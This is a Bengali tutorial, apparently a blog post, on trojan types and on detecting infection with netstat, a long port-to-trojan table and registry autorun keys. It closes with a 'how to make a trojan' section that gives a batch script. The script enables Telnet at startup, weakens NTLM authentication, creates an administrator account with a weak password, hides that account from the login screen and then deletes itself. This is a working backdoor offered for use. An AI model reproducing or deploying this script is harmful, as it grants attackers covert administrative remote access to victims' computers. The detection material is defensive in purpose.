☻ **Destructive Trojans :** দুটো উদ্দেশ্য এ ধরনের ট্রোজান ব্যবহার করা হয়ে থাকে । **(এক) ধ্বংসাত্মক উদ্দেশ্য -** সিস্টেম ক্র্যাশ , অপারেটিং সিস্টেম কে করাপ্ট করা বা উরাধুরা র‍্যানডম ফাইল ডিলিট করা । **(দুই) সিরিয়াস উদ্দেশ্য -** আপনার পিসি আর হ্যাকার এর ভেতর সব থেকে বড় বাধা হচ্ছে আপনার সিস্টেম এর ফায়ারওয়াল বা অ্যান্টিভাইরাস । আপনার পিসি কে নিজের বাগান এর মত বানিয়ে নিতে হ্যাকার রা এ ধরনের ট্রোজান বানায় । এটা এমন ভাবে প্রোগ্রাম করা হয় যে এ আপনার সিস্টেম এ এশে বসতি গাড়বে আপনারই সাধের ফায়ার ওয়াল বা অ্যান্টিভাইরাস এর উপর এগুলোর সিক্যুরিটি কে আংশিক বা পুরপুরি ডিসঅ্যাবেল করে । হয়ত আপনার কাছে সবকিছুই আপাত ও ঠিকঠাক লাগবে কিন্তু কিছুই ঠিক নেই 😕

☻ **DDos Attack Trojans:** একটা সার্ভার এর সাথে সংযুক্ত সন গুলো সিস্টেম [ল্যান নেটওয়ার্ক] বা সিস্টেম কে ধসিয়ে দেবার জন্য এর কোন তুলনা ও নেই , উত্তর ও নেই , প্রতিরধ ও নেই । এরা অপরাজেয় ! এটা প্রথমে সার্ভার এর ও এর সাথে সংযুক্ত সবগুলো সিস্টেম গুলো কে আক্রমন করে আক্রান্ত বা ইনফ্যাক্টেড করে ফেলে এবং এগুলো কে স্ট্যান্ডবাই করে রাখে । এর পর হঠাৎ করে সবগুলো সিস্টেম এ এবং সিস্টেম গুলো থেকে সার্ভার এ একসাথে অগুনতি সিস্টেম কমান্ড দিতে থাকে । সিস্টেম এর কার্যকরী ক্ষমতার বাইরে যখনই কমান্ড এর সংখ্যা চলে যাবে তখন এ সার্ভার ও এর সাথে সংযুক্ত সবগুলো সিস্টেম একসাথে ক্র্যাশ করবে এবং


☻ **Proxy Trojans :** হ্যাকার দের পরিচয় গোপন করাই এটার উদ্দেশ্য। মনে করুন আপনার সিস্টেম কে আমি আক্রমন করব । সে জন্য আপনার পিসি এর পরিচয় আমাকে পেতে হবে । আমি আমার কম্যান্ড প্রম্পট থেকে সহজেই টা পেতে পারি । কিন্তু সে জন্য আমাকে আমার নিজের পরিচয় ও দিতে হবে । এখানে পরিচয় শব্দ টা ব্যাবহার করা হচ্ছে পোর্ট আইডেনটিটি , আই পি , ম্যাক সব এ অন্তর্ভুক্ত । শুধু এটা লুকানর জন্যই এধরেন ট্রোজান ব্যাবহার করা হয় । এটা দ্বারা আমি অন্য একটা স্লেভ সিস্টেম ব্যাবহার করে আপনার পরিচয় নিতে পারব এবং সেক্ষেত্রে আপনি ব্যাক ট্র্যাক করলেও স্লেভ সিস্টেম এর পরিচয় পাবেন , আমার টা না !

☻ **Security Software Disabler Trojan :** এটার নামেই পরিচয় । সিস্টেম কে আক্রমন করে এদের কাজ হচ্ছে সিস্টেম এর ডিফল্ট না এমন সব সিক্যুরিটি অ্যাপ্লিকেশান এবং সফটওয়্যার গুলো কে ডিজঅ্যাবেল করে পরবর্তী আক্রমনের জন্য আদর্শ পরিবেশ তৈরি করে দেওয়া । এদের কে রেকি ট্রোজান ও বলে থাকে ।

কিভাবে বুঝবেন আপনি আক্রান্ত কিনা [সনাক্তিকরন]


ট্রোজান এর সবথেকে বড় সনাক্তিকরন পদ্ধতি হচ্ছে এটা যে কোন অবস্থা তেই নেটওয়ার্ক অ্যাডাপটার এর সাথে একটা নির্দিষ্ট পোর্ট এর মাধ্যমে লিসেনার পোস্ট বা হ্যাকার এর সিস্টেম এ ডাটা ফিড করে । হালনাগাদ অ্যান্টিভাইরাস অথবা অ্যান্টি স্পাই ওয়্যার ,অ্যান্টি ম্যাল ওয়্যার এগুলো থাকলে খুব সহজেই আপনি জানতে পারবেন আপনি ট্রোজান আক্রান্ত কিনা । শুধু তাই না আপনি সেগুল রিমুভ ও করতে পারবেন । তবে এগুলো ছাড়া ও আপনি বুঝতে পারবেন আপনি আক্রান্ত কিনা । তবে ব্যক্তিগত ভাবে আমি বলব আপনারা নিজে নিজেই ট্রোজান টি খুজে বের করার চেষ্টা করুন । কারন অনেক সময় ই ট্রোজান গুলো FUD / Fully Un-Detectable হয় । অর্থাৎ খুব হালনাগাদ অ্যান্টিভাইরাস ও এর অস্তিত্ব সম্পর্কে কিছুই বলতে পারে না ! নিজে কিভাবে খুজে বের করবেন তার পদ্ধতি আমি আপনাদের কে এখন বলব 😀

১) প্রথমেই RUN থেকে কমান্ড প্রম্পট বা CMD ওপেন করুন নিচের চিত্রের মত করে




run কমান্ড cmd লিখে এন্টার চাপুন

২) কমান্ড প্রম্পট ওপেন হলে netstat -a লিখে এন্টার দিন ।এতে করে আপনার সিস্টেম এর সচল সবগুলো পোর্ট কানেকশন , লোকাল , ফরেন অ্যাড্রেস ও এর অবস্থা সম্পর্কিত একটা তালিকা প্রদর্শন করবে CMD ।



৩) একটু অপেক্ষা করুন ।এবার netstat -a লিখে কমান্ড দিন এমং এন্টার চাপুন এবার আপনার সিস্টেম এর সবগুলো পোর্ট কে প্রদর্শন করাবে CMD নিচের চিত্রের মত করে



৪) Local Address এর নিচে যত গুলো এন্ট্রি দেখতে পাবেন তার সবগুলোর শেষে ':' এই চিহ্নের পর যে সংখ্যা থাকবে ওটাই হচ্ছে ওই কানেকশন এর লোকাল পোর্ট । চিত্রের নিচে লক্ষ্য করুন একটা লিস্ট দেওয়া আছে । যেখানে পরিচিত সব ট্রোজান গুলো কোন কোন পোর্ট ব্যবহার করে তার পূর্ণ তালিকা করা হয়েছে । ওখান থেকে আপনার CMD থেকে প্রাপ্ত লিস্ট এর সাথে মিলিয়ে দেখুন । যদি দেখেন কোন পোর্ট মিলে গেছে তাহলে নিচের চিত্রের মত করে আবার কমান্ড প্রম্পট এ

পোর্ট	ট্রোজান এর নাম
1 (UDP)	Sockets des Troie
2	Death
20	Senna Spy FTP server
21	Back Construction, Blade Runner, Cattivik FTP Server, CC Invader, Dark FTP, Doly Trojan, Fore, Invisible FTP, Juggernaut 42, Larva, MotIv FTP, Net Administrator, Ramen, Senna Spy FTP server, The Flu, Traitor 21, WebEx, WinCrash
22	Shaft
23	Fire HacKer, Tiny Telnet Server – TTS, Truva Atl
25	Ajan, Antigen, Barok, Email Password Sender – EPS, EPS II, Gip, Gris, Happy99, Hpteam mail, Hybris, I love you, Kuang2, Magic Horse, MBT (Mail Bombing Trojan), Moscow Email trojan, Naebi, NewApt worm, ProMail trojan, Shtirlitz, Stealth, Tapiras, Terminator, WinPC, WinSpy
30	Agent 40421
31	Agent 31, Hackers Paradise, Masters Paradise
41	Deep Throat, Foreplay
48	DRAT
50	DRAT
58	DMSetup
59	DMSetup
79	CDK, Firehotcker
80	711 trojan (Seven Eleven), AckCmd, Back End, Back Orifice 2000 Plug-Ins, Cafeini, CGI Backdoor, Executor, God Message, God Message Creator, Hooker, IISworm, MTX, NCX, Reverse WWW Tunnel Backdoor, RingZero, Seeker, WAN Remote, Web Server CT, WebDownloader
81	RemoConChubo
99	Hidden Port, NCX
110	ProMail trojan
113	Invisible Identd Deamon, Kazimas
119	Happy99
121	Attack Bot, God Message, JammerKillah

123	Net Controller
133	Farnaz
137	Chode
137 (UDP)	Msinit
138	Chode
139	Chode, God Message worm, Msinit, Netlog, Network, Qaz
142	NetTaxi
146	Infector
146 (UDP)	Infector
170	A-trojan
334	Backage
411	Backage
420	Breach, Incognito
451	TCP Wrappers trojan
455	Fatal Connections
456	Hackers Paradise
513	Hackers Paradise
555	RPC Backdoor
605	Net666, Rasmin
666	711 trojan (Seven Eleven), Ini-Killer, Net Administrator, Phase Zero, Phase-0, Stealth Spy
667	Secret Service
669	Attack FTP, Back Construction, BLA trojan, Cain & Abel, NokNok, Satans Back Door – SBD, ServU, Shadow Phyre, th3r1pp3rz (= Therippers)
692	SniperNet
777	DP trojan
808	GayOL

911	AimSpy, Undetected
999	WinHole
1000	Dark Shadow
1001	Deep Throat, Foreplay, WinSatan
1010	Der Späher / Der Spaeher, Direct Connection
1011	Der Späher / Der Spaeher, Le Guardien, Silencer, WebEx
1012	Doly Trojan
1015	Doly Trojan
1016	Doly Trojan
1020	Doly Trojan
1024	Doly Trojan
1025	Vampire
1025 (UDP)	Jade, Latinus, NetSpy
1035	Remote Storm
1042	Remote Storm
1045	Multidropper
1049	BLA trojan
1050	Rasmin
1053	/sbin/initd
1054	MiniCommand
1080	The Thief
1081	AckCmd
1082	WinHole
1083	WinHole
1090	WinHole

1095	WinHole
1097	Xtreme
1098	Remote Administration Tool – RAT
1099	Remote Administration Tool – RAT
1150	Remote Administration Tool – RAT
1151	Blood Fest Evolution, Remote Administration Tool – RAT
1170	Orion
1200 (UDP)	Orion
1201 (UDP)	Psyber Stream Server – PSS, Streaming Audio Server, Voice
1207	NoBackO
1208	NoBackO
1212	SoftWAR
1234	Infector
1243	Kaos
1245	SubSeven Java client, Ultors Trojan
1255	BackDoor-G, SubSeven, SubSeven Apocalypse, Tiles
1256	VooDoo Doll
1269	Scarab
1272	Project nEXT
1313	Matrix
1338	The Matrix
1349	The Matrix
1394	Millenium Worm
1441	Bo dll
1492	GoFriller, Backdoor G-1

1524	Remote Storm
1568	FTP99CMP
1600	Trinoo
1703	Remote Hack
1777	Direct Connection, Shivka-Burka
1807	Exploiter
1966	Scarab
1967	SpySender
1969	Fake FTP
1981	WM FTP Server
1999	OpC BO
2000	tBowl,Shockrave
2001	Back Door, SubSeven, TransScout
2023	Der Späher / Der Spaeher, Insane Network, Last 2000, Remote Explorer 2000, Senna Spy Trojan Generator
2080	Der Späher / Der Spaeher, Trojan Cow
2115	Ripper Pro
2130(UDP)	WinHole
2140	Bugs
2140(UDP)	Mini Backlash
2155	The Invasor
2255	Deep Throat,Foreplay
2283	Illusion Mailer
2300	Nirvana
2311	Hvl RAT
2330	Xplorer

2331	Studio 54
2332	Contact
2333	Contact
2334	Contact
2335	Contact
2336	Contact
2337	Contact
2338	Contact
2339	Contact, Voice Spy
2339(UDP)	Contact
2345	Contact, Voice Spy
2565	Voice Spy
2583	Doly Trojan
2600	Striker trojan
2716	WinCrash
2773	Digital RootBeer
2774	The Prayer
2801	SubSeven, SubSeven 2.1 Gold
2989(UDP)	SubSeven, SubSeven 2.1 Gold
3000	Phineas Phucker
3024	Phineas Phucker
3031	Remote Shut
3128	WinCrash
3129	Microspy
3150	Reverse WWW Tunnel Backdoor, RingZero

3150(UDP)	Masters Paradise
3456	The Invasor
3459	Deep Throat,Foreplay,Mini Backlash
3700	Terror trojan
3777	Eclipse 2000,Sanctuary
3791	Portal of Doom
3801	PsychWard
4000	Total Solar Eclypse
4092	Total Solar Eclypse
4242	SkyDance
4321	WinCrash
4444	Virtual Hacking Machine -VHM
4567	BoBo
4590	Prosiak, Swift Remote
4950	File Nail
5000	ICQ Trojan
5001	ICQ Trogen (Lm)
5002	Back Door Setup, Blazer5, Bubbel, ICKiller, Ra1d, Sockets des Troie
5010	Back Door Setup, Sockets des Troie
5011	cd00r, Shaft
5025	Solo
5031	One of the Last Trojans – OOTLT, One of the Last Trojans – OOTLT, modified
5032	WM Remote KeyLogger
5321	Net Metropolitan
5333	Net Metropolitan

5343	Firehotcker
5400	Backage, NetDemon
5401	wCrat – WC Remote Administration Tool
5402	Back Construction, Blade Runner
5512	Back Construction, Blade Runner
5534	Back Construction, Blade Runner
5550	Illusion Mailer
5555	Xtcp
5556	ServeMe
5557	BO Facil
5569	BO Facil
5637	Robo – Hack
5638	PC Crasher
5742	PC Crasher
5760	WinCrash
5880	Portmap Remote Root Linux Exploit
5882	Y3K RAT
5882	Y3K RAT
5882 (UDP)	Y3K RAT
5888	Y3K RAT
5889	Y3K RAT
5889	Y3K RAT
6000	The Thing
6000	Bad Blood
6000	Secret Service

6000	The Thing
6661	TEMan, Weia-Meia
6666	Dark Connection Inside, NetBus worm
6667	Dark FTP, ScheduleAgent, SubSeven, Subseven 2.1.4 DefCon 8, Trinity, WinSatan
6669	Host Control, Vampire
6670	BackWeb Server, Deep Throat, Foreplay, WinNuke eXtreame
6711	BackDoor-G, SubSeven, VP Killer
6710	Funny trojan, SubSeven
6713	SubSeven
6723	Mstream
6771	Deep Throat, Foreplay
6776	2000 Cracks, BackDoor-G, SubSeven, VP Killer
6838 (UDP)	Mstream
6883	Delta Source DarkStar (??)
6912	Shit Heep
6939	Indoctrination
6969	GateCrasher, IRC 3, Net Controller, Priority
6970	GateCrasher
7000	Exploit Translation Server, Kazimas, Remote Grab, SubSeven, SubSeven 2.1 Gold
7001	Freak88, Freak2k
7215	SubSeven, SubSeven 2.1 Gold
7300	NetMonitor
7301	NetMonitor
7306	NetMonitor
7307	NetMonitor

7308	NetMonitor
7424	Host Control
7424 (UDP)	Host Control
7597	Qaz
7626	Glacier
7777	God Message, Tini
7789	Back Door Setup, ICKiller
7891	The ReVeNgEr
7983	Mstream
8080	Brown Orifice, RemoConChubo, Reverse WWW Tunnel Backdoor, RingZero
8787	Back Orifice 2000
8988	BacHack
8989	Rcon, Recon, Xcon
9000	Netministrator
9325 (UDP)	Mstream
9400	InCommand
9872	Portal of Doom
9873	Portal of Doom
9874	Portal of Doom
9875	Portal of Doom
9876	Cyber Attacker, Rux
9878	TransScout
9989	Ini-Killer
9999	The Prayer
10000	OpwinTRojan

10005	OpwinTRojan
10067 (UDP)	OpwinTRojan
10085	Syphillis
10086	Syphillis
10100	Control Total, Gift trojan
10101	BrainSpy, Silencer
10167 (UDP)	Portal of Doom
10520	Acid Shivers
10528	Host Control
10607	Coma
10666 (UDP)	Ambush
11000	Senna Spy Trojan Generator
11050	Host Control
11051	Host Control
11223	Progenic trojan, Secret Agent
12076	Gjamer
12345	Hack´99 KeyLogger
12346	Ashley, cron / crontab, Fat Bitch trojan, GabanBus, icmp_client.c, icmp_pipe.c, Mypic, NetBus, NetBus Toy, NetBus worm, Pie Bill Gates, Whack Job, X-bill
12349	Fat Bitch trojan, GabanBus, NetBus, X-bill
12361	BioNet
12362	Whack-a-mole
12363	Whack-a-mole
12623	Whack-a-mole

(UDP)	
12624	DUN Control
12631	ButtMan
12754	Whack Job
13000	Mstream
13010	Senna Spy Trojan Generator, Senna Spy Trojan Generator
13013	Hacker Brasil – HBR
13014	PsychWard
13223	PsychWard
13473	Hack´99 KeyLogger
14500	Chupacabra
14501	PC Invader
14502	PC Invader
14503	PC Invader
15000	PC Invader
15092	NetDemon
15104	Host Control
15382	Mstream
15858	SubZero
16484	CDK
16660	Mosucker
16772	Sracheldraht
16959	ICQ Revenge
16969	SubSeven, Subseven 2.1.4 DefCon 8
17166	Priority

17300	Mosaic
17449	Kuang2 the virus
17500	Kid Terror
17569	CrazzyNet
17593	CrazzyNet
17777	Infector
18753 (UDP)	Audiodoor
19864	Nephron
20000	ICQ Revenge
20001	Millenium
20002	Millenium, Millenium (Lm)
20005	AcidkoR
20023	Mosucker
20034	NetBus 2.0 Pro, NetBus 2.0 Pro Hidden, NetRex, Whack Job
20203	Chupacabra
20331	BLA trojan
20432	Shaft
20433 (UDP)	Shaft
21544	GirlFriend, Kid Terror
21554	Exploiter, Kid Terror, Schwindler, Winsp00fer
22222	Donald Dick, Prosiak, Ruler, RUX The TIc.K
23005	NetTrash
23006	NetTrash
23023	Logged


23030	Amanda
23432	Asylum
23456	Evil FTP, Ugly FTP, Whack Job
23476	Donald Dick
23476 (UDP)	Donald Dick
23477	Donald Dick
23777	InetSpy
24000	Infector
25685	Moonpie
25686	Moonpie
25982	Moonpie
26274 (UDP)	Delta Source
26681	Voice Spy
27374	Bad Blood, Ramen, Seeker, SubSeven, SubSeven 2.1 Gold, Subseven 2.1.4 DefCon 8, SubSeven Muie, Ttfloader
27444 (UDP)	Trinoo
27573	SubSeven
27665	Trinoo
28678	Exploiter
29104	NetTrojan
29363	ovasOn
29891	The Unexplained
30000	Infector
30001	ErrOr32

30003	Lamers Death
30029	AOL trojan
30100	NetSphere
30101	NetSphere
30102	NetSphere
30103	NetSphere
30103 (UDP)	NetSphere
30133	NetSphere
30303	Sockets des Troie
30947	Intruse
30999	Trinoo
31335	Bo Whack, Butt Funnel
31336	Back Fire, Back Orifice 1.20 patches, Back Orifice (Lm), Back Orifice russian, Baron Night, Beeone, BO client, BO Facil, BO spy, BO2, cron / crontab, Freak88, Freak2k, icmp_pipe.c, Sockdmini
31337	Back Orifice, Deep BO
31337 (UDP)	Back Orifice, Butt Funnel, NetSpy (DK)
31338	BOWhack
31338 (UDP)	Hack´a´Tack
31787	Hack´a´Tack
31788	Hack´a´Tack
31789 (UDP)	Hack´a´Tack
31790	Hack´a´Tack
31791 (UDP)	Hack´a´Tack


31792	Hack´a´Tack
32001	Donald Dick
32100	Peanut Brittle, Project nEXT
32418	Acid Battery
33270	Trinity
33333	Blakharaz, Prosiak
33577	Son of PsychWard
33777	Son of PsychWard
33911	Spirit 2000, Spirit 2001
34324	Big Gluck, TN
34444	Donald Dick
34555 (UDP)	Trinoo (for Windows)
35555 (UDP)	Trinoo (for Windows)
37237	Mantis
37651	Yet Another Trojan – YAT
40412	The Spy
40421	Agent 40421, Masters Paradise
40422	Masters Paradise
40423	Masters Paradise
40425	Masters Paradise
40426	Masters Paradise
41337	Storm
41666	Remote Boot Tool – RBT, Remote Boot Tool – RBT
44444	Prosiak

44575	Exploiter
47262 (UDP)	Delta Source
49301	OnLine KeyLogger
50130	Enterprise
50505	Sockes des Troie
50766	Fore, Schwindler
51966	Cafeini
52317	Acid Battery
53001	Remote Windows Shutdown – RWS
54283	SubSeven, SubSeven 2.1 Gold
54320	Back Orifice 2000
54321	Back Orifice 2000, School Bus
55165	File Manager trojan, File Manager trojan, WM Trojan Generator
55166	WM Trojan Generator
57341	NetRaider
58339	Butt Funnel
60000	Deep Throat, Foreplay, Sockets des Troie
60001	Trinity
60068	Xzip 6000068
60411	Connection
61348	Bunker – Hill
61466	TeleCommando
61603	Bunker – Hill
63485	Bunker – Hill
64101	Taskman

65000	**Devil, Sockets des Troie, Stacheldraht**
65390	**Eclypse**
65421	**Jade**
65432	**The Traitor (= th3tr41t0r)**
65432 (UDP)	**The Traitor (= th3tr41t0r)**
65534	**/sbin/initd**
65535	**RC1 trojan**



৪) এবার উপরের প্রথম ছবি তে লক্ষ্য করুন একেবারে ডান পাশে PID আছে । এটা হচ্ছে Process ID । যে পোর্ট টা মিলে গেছে সেটার পোর্ট নাম্বার এর PID খুজে বের করুন । এবার Windows Task Manager বের করুন এবং Services ট্যাব টি তে ক্লিক করুন নিচের চিত্রের মত । মাঝের সারিতে দেওয়া PID এর সাথে মিলিয়ে দেখুন প্রসেস নাম ও এর বর্ণনা [description]। নাম টা উপরে দেওয়া তালিকার সাথে মিলে যায় যদি তাহলে নিশ্চিত থাকুন আপনি ট্রোজান আক্রান্ত 😟



উপরের পদ্ধতি ছাড়াও আপনি রেজিস্ট্রি এর মাধ্যমে বের করতে পারেন ট্রোজান আক্রান্ত কিনা আপনি । সব ট্রোজান ই auto – startup এর আদলে নির্মিত । অর্থাৎ উইন্ডোজ ওপেন হলে এরাও ওপেন হয়ে যায় । তাই আপনি রেজিস্ট্রি থেকে খুব সহজেই দেখতে পারেন কোন কোন প্রোগ্রাম গুলো স্টার্ট আপ এর সাথে রান করে । যদি রেজিস্ট্রি তে যেতে চান তাহলে কমান্ড প্রম্পট থেকে Regedit লিখে এন্টার চাপুন । আমি নিচে সবগুলো অটো রান এর ডিরেক্টরি দিয়ে দিচ্ছি । আপনি যদি এভাবে খুজে বের করতে চান ট্রোজান এর অস্তিত্ব, তাহলে প্রত্যেকটি ডিরেক্টরি তে যেয়ে দেখুন Trojan.exe বা trojan.exe নামের কোন প্রোগ্রাম আছে কিনা । থাকলে নিশ্চিত থাকুন আপনি ট্রোজান আক্রান্ত ।

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]

ট্রোজান থেকে বাঁচার উপায় :

১)ভালো মানের হালনাগাদ অ্যান্টিভাইরাস
২)অ্যান্টি স্পাইওয়্যার
৩)অ্যান্টি ফিশিং ওয়্যার
৪) রেজিট্রি ক্লিনার
৫) অ্যাড ব্লকার
৬) স্প্যাম রিমুভার

কিভাবে ট্রোজান বানাবেন ? 😀😀😀

আমি খুব সহজ একটা ট্রোজান বানানো শিখিয়ে দিচ্ছি । এর জন্য দরকার শুধু এটা নোটপ্যাড ।

উইন্ডোজ এক্সপি এর জন্য ট্রোজান বানাতে হলে notepad ওপেন করুন এবং তাতে নিচের কোড টা কপি পেস্ট করুন এবং যেকোনো নাম দিয়ে .bat এক্সটেন্সান হিসেবে সেভ করুন ।

```
@echo off
sc config tlntsvr start=auto
sc start tlntsvr
tlntadmn config sec=-NTLM
tlntadmn config mode=stream
net user tunerpage/add
net user tunerpage 12345
net localgroup administrators tunerpage /add
reg /add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v tunerpage /t REG_DWORD /d 00
del trojan.bat
```

এখানে খেয়াল করুন উপরের কোড এ
১ম লাইন টা কমান্ড থেকে ইকো বন্ধ করে দিবে।
২য় লাইন টা প্রতিবার স্টার্টআপ এর সাথে সাথে সিস্টেম কে বলবে Telnet server কে স্টার্ট করতে।
৩য় লাইন টা সিস্টেম কে current windows NT systems এর জন্য Telnet server কে স্টার্ট করতে বলবে ।
৪র্থ লাইন টা পাসওয়ার্ড ফাইল এর NTLM hash security কে বন্ধ করে দিবে ।
৫ম লাইন টা Telnet server এর জন্য stream mode চালু করবে ও সংযোগ স্থাপন করবে ।
৬ষ্ঠ ও ৭ম লাইন দুটো tunerpage নামের একজন ইউজার তৈরি করবে যার পাসওয়ার্ড 12345 ।
৮ম লাইন টি tunerpage নামের ইউজারটিকে Administrator বানিয়ে দিবে ।
৯ম লাইন টি tunerpage নামের একজন ইউজার এর সব ডাটা লুকিয়ে রাখবে ।
১০ম লাইন টি পুরো ব্যাট ফাইল টিকে মুছে ফেলবে ।

